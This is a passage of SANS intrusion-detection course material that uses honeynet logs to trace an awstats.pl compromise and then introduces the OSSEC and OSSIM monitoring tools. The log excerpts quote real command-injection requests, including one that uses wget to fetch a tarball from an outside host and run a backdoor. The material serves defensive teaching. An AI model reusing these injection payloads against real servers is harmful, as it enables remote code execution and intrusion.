The first three alerts that we see all come from the same host 213.125.2.227 apparently attempting several different attacks on the honeynet web server. Since we have HTTP logs at our disposal, let's examine them for activity from the attacking host 213.125.2.227.

- ✦ The file(s) used in the slide demonstration are not included on the VM because they are very large. The file names shown suppose that you have downloaded Anton Chuvakin's public logs described earlier. To see the output on the slide, enter the following command:

```
cat SotM34/snort/snortsyslog | cut -f 1-3 | grep "Feb 26 19" | more
```

What's in the HTTP Access Logs?

```
grep 213.135.2.227 http/*  
  
213.135.2.227 - - [26/Feb/2005:14:10:36 -0500] "GET /cgi-bin/awstats.pl HTTP/1.0" 200 760 "-" "  
  
213.135.2.227 - - [26/Feb/2005:14:13:38 -0500] "GET /cgi-bin/awstats.pl?configdir=%20%7c%20cd%20%2ftmp%3bwget%20www.shady.go.ro%2faw.tgz%3b%20tar%20zxf%20aw.tgz%3b%20rm%20f%20aw.tgz%3b%20cd%20.aw%3b%20.%2finetd%20%7c%20 HTTP/1.1" 200 410 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1;
```

© S&A
All Rights Reserved

Intrusion Detection In-Depth

http/*

Earlier on February 26th at approximately 14:00 hours, the attacker's host 213.135.2.227 attempts a GET request involving a Perl script named "/cgi-bin/awstats.pl". This is a code injection attack on the server because of a vulnerability in the awstats program that is a CGI application Perl log analyzer that generates statistical reports on HTTP logs. Awstats unwittingly accepted commands via the configdir, update, or pluginmode parameters.

The "%" characters are escaped representations of hex characters such as a space "%20" or the forward slash "%2F". You can also make out the command that the attacker has injected:

```
cd /tmp; wget www.shady.go.ro/aw.tgz; tar zxf aw.tgz; rm f aw.tgz; cd .aw; ./inetd
```

This uses the /tmp as the working directory, retrieves a file from a Romanian host called "aw.tgz", untars it, removes it, and changes to a directory it installed called ".aw" and starts ./inetd that presumably invokes some other processes or opens backdoors.

We have some time synchronization issues since the download was between 14:10 through 14:30, yet the Snort alerts and iptables outbound connections indicate approximately 19:00 that same day.

★ The file(s) used in the slide demonstration are not included on the VM because they are very large. The file names shown suppose that you have downloaded Anton Chuvakin's public logs described earlier.

To see the output on the slide, enter the following command:

```
grep 213.135.2.227 SotM34/http/*
```

Successful Download

```
Sat Feb 26 14:13:56 2005 Resolving www.shady.go.ro... done.
Sat Feb 26 14:13:56 2005 Connecting to
www.shady.go.ro[81.196.20.134]:80... connected.
Sat Feb 26 14:13:56 2005 HTTP request sent, awaiting
response... 200 OK
Sat Feb 26 14:13:56 2005 Length: 205,207 [text/plain]
Sat Feb 26 14:13:56 2005
Sat Feb 26 14:13:56 2005 OK .....
..... 24% 59.03 KB/s
Sat Feb 26 14:13:56 2005 200K
100% 397.46 KB/s
Sat Feb 26 14:13:56 2005
Sat Feb 26 14:13:56 2005 14:13:56 (42.78 KB/s) - 'aw.tgz'
saved [205207/205207]
Sat Feb 26 14:13:56 2005
Sat Feb 26 14:13:56 2005 sh: /awstats.11.11.79.89.conf: No
such file or directory
```

© SANS
All Rights Reserved

Intrusion Detection In-Depth

http/*

Once again we examine the HTTP log files to find a connection to `www.shady.go.ro` and a successful download of `aw.tgz`. And this confirms that malicious code was downloaded.

- ✦ The file(s) used in the slide demonstration are not included on the VM because they are very large. The file names shown suppose that you have downloaded Anton Chuvakin's public logs described earlier. To see the output on the slide, enter the following command:

```
grep "Feb 26 14:13" SotM34/http/*
```

Find Other Activity: Using the Web Access Log as the Starting Indicator

```
grep '" 200' http/access*

64.62.145.98 - - [06/Mar/2005:16:06:27 -0500] "GET // cgi-
bin/awstats.pl?configdir=|%20id%20| HTTP/1.1" 200 788 "-"
"Mozilla/4.0 (compatible; MSIE 6.0; Windows 98)"

82.49.16.150 - - [04/Mar/2005:02:41:25 -0500] "GET /cgi-
bin/awstats.pl?configdir=%20%7c%20cd%20%2ftmp%3b%20rm%20-
rf%20.aw%3b%20killall%20-9%20inetd%20%7c%20 HTTP/1.1" 200 365 "-"
"Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1;
FunWebProducts)"

212.203.66.69 - - [26/Feb/2005:22:08:57 -0500] "GET /cgi-
bin/awstats.pl?configdir=%7cecho%20%3becho%20b_exp%3bcd%20%2ftmp%3
blynx%20%2dsources%20www%20eajud%20ego%20ero%2ft%20etgz%20%3e%20t%20tg
z%3bls%20%2dia%3becho%20e_exp%3b%2500 HTTP/1.1" 200 942 "-" "-"
```



Intrusion Detection In-Depth

http/*

We began this demonstration by finding activity associated with Snort alerts. However, there are other starting indicators that we could have used for this particular demonstration. Just as a reminder, remember that we have an environment dissimilar to real-world ones where web traffic is expected. In our honeynet environment, outside traffic is either accidental or more likely malicious.

That said, what if we began our examination using the web access logs, looking for a server's status code of 200 meaning that the GET request was successful. We are likely to see probing activity and, in this case attacks that attempt to exploit the vulnerability in the awstats Perl program. We see a probe from 64.62.145.98 that attempts to perform the "id" command that returns information about the current user – or in this case the user/uid under which the web server software is run. Both 82.49.16.150 and 212.203.66.69 also appear to attempt to exploit the same vulnerability, further sending commands to stop all Internet services or download and install software.

✦ The file(s) used in the slide demonstration are not included on the VM because they are very large. The file names shown suppose that you have downloaded Anton Chuvakin's public logs described earlier.

To see the output on the slide, enter the following command:

```
grep '" 200' SotM34/http/access*
```

Summary of Log Analysis Demonstration

- 1) Examine Snort alerts → Too many → Examine Priority 1 only → Examine rules associated with alerts → Cannot distinguish attempts from successes
- 2) Assume attacker makes post-attack outbound access → Examine iptables firewall logs for OUTBOUND SYN's → Extract unique destination ports → Find first connection to each destination port → Discovered three connections about same time as Snort alerts
- 3) Examine Snort alerts again for any that occurred approximate time of OUTBOUND activity → Find three at the same time from host 213.135.2.227
- 4) Examine HTTP logs for traffic from 213.135.2.227 → Find access to awstats.pl with command injection → Discover successful download of aw.tgz

© SANS.
All Rights Reserved

Intrusion Detection In-Depth

Let's review the process we followed to find some interesting activity in the log files supplied by Dr. Anton Chuvakin. We used four directories of logs – iptables firewall logs, syslog activity, Snort alerts, and HTTP logs.

We began our search for possible malicious activity using Snort alerts, but discovered that they were too copious to manage. We tried to reduce the number, selecting the highest priority alerts only, but discovered there were too many of those as well. Also, when we examined some of the Snort rules associated with the alerts we found that in many cases we could not distinguish attempted from successful malicious activity.

We made an assumption that if an attacker gained access to the honeynet, that there would be some kind of outbound activity that followed – downloads, backdoors, etc. We used the iptables firewall logs to find all of the non-local OUTBOUND SYN records since there should be no legitimate connections outside the honeynet. We summarized the activity to find all of the unique destination ports and found 5 of them. Next, we wanted to see the first connection to each of those ports since that might assist us in finding the compromise activity that occurred closely in time. We discovered that three connections occurred approximately the same time as some highest priority Snort alerts. A destination port associated with this activity was port 80.

We used the HTTP logs to find traffic from a hostile host that attacked the honeynet web server with the awstats.pl command injection vulnerability. Finally, using the HTTP logs, we found a successful download and install of malicious software on the web server.

This should convince you of the value of collecting and more importantly looking at your logs. We were able to find a compromise using log data only. Chances are that you will not be examining your logs for a month's worth of time as we just did so you may be more focused in your scrutiny. As well, you may have some kind of log analysis software or SIM at your disposal to automate the process.

Correlating Logs Exercises

Workbook

Exercise: "Correlating Logs"

Introduction: Page 64-E

Questions: Approach #1 - Page 65-E
Approach #2 - Page 71-E
Extra Credit - Page 75-E

Answers: Page 77-E

© SANS.
All Rights Reserved

Intrusion Detection In-Depth

This page intentionally left blank.

OSSEC Open Source HIDS/SIM

- Open source product that acts as a SIM by providing host-based intrusion detection via:
 - Log analysis, file integrity checking, policy monitoring, rootkit detection, real-time alerting, and active response to perceived threats
- Various components – manager, agents, agentless
- Performs correlation of standard logs
- Extensible features:
 - User written rules for supplemental alerts
 - User written decoders for supplemental application log parsing and alerts

© SANS,
All Rights Reserved

Intrusion Detection In-Depth

OSSEC is an open source and widely used combination of HIDS and SIM. The HIDS component is supplied by software installed on a host or device. These are known as OSSEC agents that periodically push logs, events, file integrity related data, registry integrity data for Windows, and rootkit detection to the OSSEC server also known as the manager. The communication is done via encrypted syslog messages to the remote syslog server running on the manager. Alternatively, an agentless setup is also available where the OSSEC manager connects to a monitored host via an sshd server running on the host.

The manager has a database that stores data, including checksums of files and registry settings. When new data is sent from the agent, or acquired via agentless communications, the manager compares the stored data with the new data and detects any changes. An OSSEC configuration file on each agent allows customization for the frequency of sending syslog data to the manager, the directories to monitor for changes, and many other parameters such as the type of checksums to be performed. Active response can be enabled in the OSSEC host configuration file to trigger on a specific event and execute a particular action such as adding an offending IP to a local firewall (iptables, ipfilter), making changes to the host's routing table to null route or go nowhere, and denying access to the host via /etc/hosts.deny for Unix-like hosts running ssh and tcpwrappers.

The manager correlates all activity received from the agents or agentless data. OSSEC has decoders and rules that examine the traffic and report on errors. There are many parallels between the way OSSEC processes logs and the way Snort processes traffic. They both need decoders to parse and make sense of the fields and data contained within and they both use rules or signatures that match characteristics of the input (traffic or logs) with known noteworthy patterns. Both OSSEC and Snort permit the user to define rules and decoders of her/his own.

Just a warning – OSSEC documentation is not very thorough (or even correct) for several topics, such as decoders or the command line parameters for the OSSEC report commands. Sometimes it becomes a matter of trial and error trying to figure out some features.

OSSEC Architecture

- **Manager:** Core of an OSSEC installation
 - Stores file integrity checking databases, rules, decoders, and many configuration options
 - Collects and correlates source logs from agents
- **Agents:** Program that runs on monitored systems
 - Collects and sends information in real-time to manager
- **Agentless:** SSH connection from manager to monitored host

© SANS.
All Rights Reserved


Intrusion Detection In-Depth

Let's examine the OSSEC architecture in more detail. The OSSEC manager is the central engine since it must make sense of all the data received from the various sources. It does so using databases to store and compare state information – such as file checksums, decoders of many different types of log inputs, and houses rules that are used to examine and match the log files for significant activity. Currently, the manager runs on Unix-based systems only. The agents run on most standard OS's Linux, MacOS, Windows, Solaris, BSD, to name a few and support many other systems and devices such as Cisco, Snort. See the following link for supported devices:

http://www.ossec.net/?page_id=36


For security or other reasons, it may not be feasible to install OSSEC agent software on a host or device. There is another agentless option that involves communication with the host or device via an ssh server running on the host or device. Obviously, the host or device must have sshd support in order to provide agentless functionality. This may be an issue since not every host or device can run sshd nor is it desirable for some high-value or exposed hosts to run it. The OSSEC agentless application is not as robust as the agent application since it only supports file integrity checking as well as registry integrity checking for Windows. There are other agentless scripts that can be run, but they must be configured.

Manager/Agent Configuration



This gives you a visual idea of how the OSSEC manager works with agents. The manager is the central repository and processor of logs from various different operating systems, devices, and applications. This is just a sampling of the supported agents. In this depiction the agents send their log files to the OSSEC manager to process.

Processing OSSEC Output



The alerts are of no use unless they can be easily examined and correlated. There are many ways to analyze OSSEC alerts stored in the manager's `/var/ossec/logs/alerts/alert.log` file. Looking at the alerts in this file is too cumbersome, especially when there are many alerts.

There are other ways to examine the alerts. First, OSSEC reports can summarize the data using OSSEC commands on the manager. These are helpful, but are not as powerful as other tools. An optional OSSEC Web User Interface (WUI) can be installed on the manager to do some reporting and searching. It too is useful, but limited in functionality. Most commercial SIMs support OSSEC input. The OSSEC manager can forward the alerts via syslog to ArcSight for instance, but they must be in Common Event Format (CEF) - an open log management standard that facilitates interoperability of log sharing. Basically, any tool, product, SIM that can process syslog messages can use OSSEC input.

OSSEC Reports

- General report on all or filtered report on top entries of one of following categories:

- Source IP
- Username
- Alert Level
- Group
- Log location
- Rules

```
File Edit View Terminal Help
Top entries for 'Source ip':
-----
wickyb.chem.columbia.edu          123
61.222.170.236.hinet-ip.hinet.net  16
207.188.80.171                     10
h-67-103-15-70.nycany83.covad.net  10
202.110.184.190                     9
202.68.93.5.dts.net.nz             5
82.76.137.124                       1

Top entries for 'Username':
-----
root          149
nobody       124
news         10
info         12

Top entries for 'Level':
-----
Severity 5    168
Severity 3    11
Severity 10   7
Severity 2    5
```

© SANS,
All Rights Reserved

Intrusion Detection In-Depth

OSSEC allows you to easily generate some basic ASCII reports on different categories of the alerts. There is a generic report command "ossec-reportd" that reports on all categories. These include top entries of source IPs in the OSSEC messages to assess whether a given host may be experiencing problems. Similarly, the top entries for usernames associated with messages may indicate that a particular user is problematic. The top alert levels shows the most common severity ratings assigned to the alerts. The group entry category is like the username one except it examines the owning group of the reporting processes.

The log location top entries reflect the source (local or remote IP) and the file or process associated with the alert. Finally, there are top entries for OSSEC rules that fired, including the rule number and description. The notion of OSSEC rules is very similar to Snort rules in that there are "signatures" or matching criteria that cause an alert to fire, each with a rule id or number and each with a description. We'll cover rules more thoroughly in an upcoming slide.

The "ossec-reportd" command has an optional parameter, "-P", to filter a particular category of alerts when reporting. Some categories such as "group" have additional parameters such as "authentication_success" or "authentication_failure". Unfortunately, the additional parameters are not well documented either in the help of the "ossec-reportd" command or in the manuals.

Part of a generic report is shown on the slide. As you can see, it is somewhat primitive in the format of a line-by-line report. One with a lot of data may not be as informative as something more visually sophisticated.

Using OSSEC for Forensic Analysis

- Suppose you are examining a system for signs of compromise and you can retrieve the system logs
- OSSEC can process the logs and generate a report:

```
cat messages |  
/var/ossec/bin/ossec-logtest -a |  
/var/ossec/bin/ossec-reportd
```

```
vickyp.chem.columbia.edu | 9  
h-67-103-15-70.nycmny03.covad.net | 8  
-----  
Top entries for 'Username':  
-----  
nobody | 9  
root | 8  
news | 2  
-----  
Top entries for 'Level':  
-----  
Severity 5 | 16  
Severity 10 | 2  
Severity 3 | 2  
-----  
Top entries for 'Group':  
-----  
syslog | 20  
pam | 19  
authentication_failed | 15  
authentication_failures | 2  
authentication_success | 1  
errors | 1  
-----  
Top entries for 'Location':  
-----  
combo->stdin | 20  
-----  
Top entries for 'Rule':  
-----  
5503 - User login failed. | 15  
5551 - Multiple failed logins in a small per.. | 2  
1006 - Syslogd restarted. | 1  
5501 - Login session opened. | 1  
5502 - Login session closed. | 1
```

© SANS,
All Rights Reserved

Intrusion Detection In-Depth

A very beneficial feature of OSSEC is its use for forensic analysis. Suppose you have been tasked to investigate a hacked system that has been securely copied to some media other than the native system hard drive so you don't corrupt the file timestamps. Further suppose that system logs have been copied and are available. Any log file that resided on the original host that is a log for which OSSEC has decoders can be analyzed and summarized by OSSEC's reporting function. If there are logs of interest, but no OSSEC decoder or rules, you can write your own as you will learn in upcoming slides.

You will have to copy the logs to a system that runs the OSSEC manager and has a full complement of OSSEC commands. Agents cannot generate reports because the decoders and rules are stored on the manager only. As you learned in the previous slide, OSSEC has a report program named "ossec-reportd". Yet, it is able to process OSSEC alerts only, not raw log file input.

The "ossec-logtest" command allows you to either cut and paste a single log file line or an entire log file to create OSSEC alerts. This command is helpful when testing decoders and associated rules. The OSSEC alert log output from this can be piped into the "ossec-reportd" to get OSSEC's assessment of the activity.

The sample shown above uses /var/log/syslog/messages file from the hacked host, creates OSSEC alerts by piping the log file into the "ossec-logtest" command, and feeds those alerts into the "ossec-reportd" command to yield the output seen on the right.

OSSEC Web UI (WUI) Main Screen

OSSEC Web UI

Main Search Integrity checking Stats About

February 24th 2012 03:29:33 PM

Available agents:

- +ossec-server (127.0.0.1)
- +win-laptop (192.168.11.46)
- +packettis (192.169.11.10) - inactive

Latest modified files:

- +HKEY_LOCAL_MACHINE\System\CurrentControlSet\...
- +HKEY_LOCAL_MACHINE\System\CurrentControlSet\...
- +HKEY_LOCAL_MACHINE\System\CurrentControlSet\...
- +HKEY_LOCAL_MACHINE\System\CurrentControlSet\...
- +HKEY_LOCAL_MACHINE\System\CurrentControlSet\...
- +HKEY_LOCAL_MACHINE\System\CurrentControlSet\...

Latest events

2012 Feb 24 13:14:52 Rule id: 18149 level: 3
Location: (win-laptop) 192.168.11.46->WinEvtLog
Src IP: ONYMOUS LOGON
Windows User Logoff.

2012 Feb 24 13:11:36 Rule id: 18119 level: 3

© SANS,
All Rights Reserved

Intrusion Detection In-Depth

An alternative to the command line processing of OSSEC reports is the OSSEC WUI. The OSSEC WUI offers details about messages, has a search capability, displays integrity checking information and general statistics about OSSEC alerts. The main page is displayed above. It summarizes the available agents for this particular OSSEC network, consisting of the server itself, a Windows laptop, and a VM residing on a small local network. It shows the modified files, in this case Windows registry values, and lists the latest events.

You can get an idea of the information available in an OSSEC alert. The date and time are noted, along with an OSSEC rule ID number, the level or severity of the alert as assigned in the rule. The location indicates the source of the alert as configured in OSSEC, its IP address, and the process that generated the alerts – the Windows Event Log. The "Windows User Logoff" is the description supplied by rule 18149. If you wanted a full description of the rule you would have to look at the manager directory of /var/ossec/rules.

OSSEC WUI Search

The screenshot displays the OSSEC WUI Search interface. At the top, the browser address bar shows '127.0.0.1/ossec-wui-0.3/index.php?m=s'. Below this, the 'Alert search options:' section includes a date range from '2012-02-25 07:00' to '2012-02-25 09:00', a radio button for 'Real-time monitoring', a 'Minimum level' dropdown set to '8', a 'Category' dropdown set to 'All categories', a 'Log format' dropdown set to 'NIDS', and a 'Max Alerts' input field set to '1000'. The 'Results:' section indicates 'Total alerts found: 2' and lists expandable sections for '+Severity breakdown', '+Rules breakdown', and '+Src IP breakdown'. It also shows 'First event at 2012 Feb 25 07:34:01' and 'Last event at 2012 Feb 25 08:31:48'. The 'Alert list' section contains two entries, both with Rule ID 20100 and level 8. The first entry is dated '2012 Feb 25 08:31:48' and the second is dated '2012 Feb 25 07:34:01'. Both entries include location and source IP information. The footer of the interface shows '© SANS, All Rights Reserved' and 'Intrusion Detection In-Depth'.

The OSSEC WUI allows searching of alerts. You can change the search date/time range, find alerts of a particular alert or severity level, and many more filtering fields.

This particular search narrows the timeframe from 2/5/2012 starting at 7:00 AM and ending the same day at 9:00 AM. The minimum alert level/severity is 8 out of a maximum of 15. We also qualify the log format as NIDS. This includes Snort as you see by the Snort alerts returned. There is a pull-down list of log formats where the "NIDS" format was selected. There are many other formats such as sendmail, arpwatch, sshd, web logs, security devices and many more.

Take a look at the Rule ID's for two different Snort alerts; they both are 20100. This is different from the Snort ID, yet much like Snort, this is a numeric assignment for a class of activity – in this example Snort. The Snort ID (SID) or in this case, Generator ID (GID) is found in between the brackets as GID 119.

OSSEC Decoders and Rules

- Much like Snort, OSSEC has decoders and rules:
 - Parse the logs according to some known format
 - Alert on suspicious activity
- Many standard decoders available, but it's possible to write your own for unknown log types
- Many standard rules available, but it's possible to write your own for activity you deem worthy of an alert

© SANS,
All Rights Reserved

Intrusion Detection In-Depth

OSSEC is customizable like Snort, permitting you to add new decoders (the equivalent of Snort preprocessors) and rules. The decoder parses log messages and categorizes a given message based on matching regular expressions and/or strings.

Rules are able to look at specific categories assigned by the decoder after parsing and matching against the same or different set of matching patterns as the associated decoder. Rules assign severity, have a unique identifying rule ID number, and have an associated description for the alert. Rules must be associated with a specified decoder.

OSSEC has decoders and rules for many of the standard log formats, enabling identification of significant activity derived from the log message. However, if you have a unique log format that is not present or an alert you would like to see based on a log message, you can easily write your own.

Sample OSSEC Decoder

```
arpwatch: new station 192.168.2.10 0:c0:4f:78:32:be

<decoder name="arpwatch">
  <program_name>^arpwatch</program_name>
</decoder>

<decoder name="arpwatch-new">
  <parent>arpwatch</parent>
  <prematch>^new station |^bogon </prematch>
  <regex offset="after_prematch">^(\d+.\d+.\d+.\d+) (\S+)</regex>
  <order>srcip, extra_data</order>
</decoder>
```

© SANS
All Rights Reserved

Intrusion Detection In-Depth

Look at OSSEC's included decoder for arpwatch messages. Arpwatch is a program that keeps track of host IP to Ethernet pairings and looks for normal or abnormal activity like ARP spoofing. First let's look at a sample arpwatch log message on the top of the slide. It is indicating that a new station or host has been seen. It lists the IP address and Ethernet MAC address. Arpwatch, as the name suggests, looks at ARP traffic to report on activity. Regular expressions are used for matching conditions.

The decoder for an arpwatch "new station" message needs to examine all arpwatch log messages and determine if the entry matches. In order to identify a message as a "new station" there is a generic decoder called "arpwatch" that looks for the string "arpwatch" at the beginning of the log message. This is known as a parent decoder that may have one or more subordinate decoders. In the case of arpwatch, the parent decoder is used to find messages that begin with the word "arpwatch". Those messages may be inspected for subordinate conditions.

A second decoder "arpwatch-new" is dependent upon a parent match named "arpwatch" - the first decoder. It needs to find either "new station" or "bogon" following arpwatch. If this matches the log entry there must be a pattern of one or more digits followed by a period, followed by one or more digits and a period, followed by one or more digits and a period, followed by one or more digits and finally followed by any non-white space character. This matches the IP address that follows and the non-white space is the Ethernet address that comes after it.

OSSEC labels the two parts of the regex as the source IP, and extra data (the Ethernet address) that is not a known OSSEC predefined variable. The "order" XML tag takes any value that matches a regular expression within parentheses and assigns it to a known OSSEC variable.

You can write your own decoder in a similar manner by using the template XML format and completing the matching characteristics. There is a file on the OSSEC manager that is named `/var/ossec/etc/decoder.xml` that has all of the decoders that can be edited to add your own decoder.

Sample OSSEC Rule

```
arpwatch: reused old Ethernet address 192.168.17.248 0:e:3b:a:cb:67

<group name="syslog,arpwatch,">
  <rule id="7200" level="0" noalert="1">
    <decoded_as>arpwatch</decoded_as>
    <description>Grouping of the arpwatch rules.</description>
  </rule>
  <rule id="7208" level="1">
    <if_sid>7200</if_sid>
    <match>reused old Ethernet address</match>
    <description>An IP has reverted to an old Ethernet
address.</description>
  </rule>
</group>
```

© SANS.
All Rights Reserved

Intrusion Detection In-Depth

Let's look at the OSSEC rule for the arpwatch message above. An arpwatch decoder similar to the one we just examined would know that the source of this arpwatch message is an arpwatch log.

OSSEC rules are part of an owning group. The group name where this particular arpwatch rule falls under is "syslog, arpwatch". The rule ID for the group is 7200. The rule itself has an ID of 7208 and must fall under the arpwatch group to generate an alert. The severity is low with a value of 1 out of 15. The rule needs to find the text "reused old Ethernet address" in the log message to alert. If it does, it is associated with a description of "An IP has reverted to an old Ethernet address".

There is a file named `/var/ossec/rules/local_rules.xml` on the OSSEC manager for new custom rules. As you can see, OSSEC mimics some of Snort's formatting and practices. If you recall, Snort had a `local.rules` file where you add new custom rules for your particular site.

Other SIMs

- OSSEC does an excellent job decoding and alerting on log messages
- Reporting and visualization are not sophisticated
- There are solutions that bundle OSSEC manager with other applications:
 - Open source OSSIM/AlienVault
 - Commercial Splunk
 - Open source Sguil

© SANS.
All Rights Reserved.

Intrusion Detection In-Depth

OSSEC does an amazing job of performing its primary function of gathering disparate logs from a wide variety of supported operating systems and devices, parsing and evaluating the logs for activity of interest, maintaining the state of each agent or agentless entity, detecting change, and allowing the user to write new decoders or rules. This, in itself, is a significant offering and all at no cost.

However, OSSEC doesn't do such a great job of providing sophisticated or fancy reports, search capabilities, or visualization of all of the data. Sure, the data is available for analysis, but extracting valuable information from it is not as easy or apparent as it could be.

There are many other applications, free and commercial, that do a better job of analyzing OSSEC data. Many integrate OSSEC logs with other application data such as nmap, nagios (monitors network and applications for issues) and Nessus. It would be possible for OSSEC to analyze the logs from these applications by writing new decoders and rules, but OSSIM, Splunk, and Sguil take a different approach by running multiple applications for situational awareness on the same server.

Many of these applications act as SIMs much like OSSEC does, yet they have very powerful analysis and visualization functions as well.

OSSIM

- Described as SIEM providing situational awareness:
 - Comprehensive compilation of tools
 - Work in unison
 - Provide a detailed view of network, hosts, etc.
- Runs many different open source applications for better situational awareness
- Strong correlation engine, reporting, incident management tools, and visualization for improved analysis

© SANS
All Rights Reserved

Intrusion Detection In-Depth

OSSIM is a SIEM that runs as its own bootable system or as a VMware guest. It has dashboards to reflect the current state of security as well as network traffic. It has risk maps and metrics. You can use it to file and annotate incident reports based on activity and create tickets for someone to investigate the noted activity.


Like OSSEC, you can view the log messages themselves. You can also assess the vulnerabilities in the network if the OSSIM platform is enabled to run scanning tools Nessus or OpenVas.

OSSIM allows you to view and search your network assets by hosts, ports, and structure. It also has features for compliance policy. It can monitor network traffic, determine and report on the availability of assets. In other words, it is a very full-featured free application that is easy to install, configure, and maintain. It is like a SIEM on steroids and rivals, if not surpasses, many of its expensive fellow SIMs.

By default, it runs Snort, nagios, OSSEC, arpswatch, p0f, OpenVas, and Nessus to name a few of the supported applications. This is a formidable suite of open source tools that, when combined, yield better situational awareness.

OSSIM is under the auspices of a company named AlienVault. There is a professional commercial product called AlienVault Pro that has extended capabilities.

OSSIM "Executive" Display



OSSIM/AlienVault runs a web server for easy access to the application. This is the first display when you connect to the web server. This is a small part of the display only because of slide space limitations. It provides a clear dashboard that displays a trend of several weeks' worth of totals of logging events.

Another part of the dashboard shows the current threat level based on the severity of the alerts seen. The top of the display offers a general overview of the number of opened tickets, unresolved alarms, maximum priority and risk to name a few of the useful indicators.

There are multiple tabs on the top – executive, security, tickets, vulnerabilities, compliance and network status. Though not shown there are also many different selections on the left side of the main page to examine incidents, generate reports, look at assets and situational awareness, and configure the application.

OSSIM Snort Integration

The screenshot shows the OSSIM interface for a Snort alert. It is divided into several sections:

- IP:** Shows source and destination addresses, TTL, and other IP-related fields.
- ICMP:** Shows ICMP type, code, and other details.
- Payload:** Shows the raw payload data in hex and ASCII. The ASCII part shows a string that appears to be a command or script fragment.
- Download of payload:** Provides options to download the payload file.
- Download in pcap format:** Provides options to download the packet in pcap format.
- pcap File:** Shows a list of pcap files, including one named 'GENINFO'.

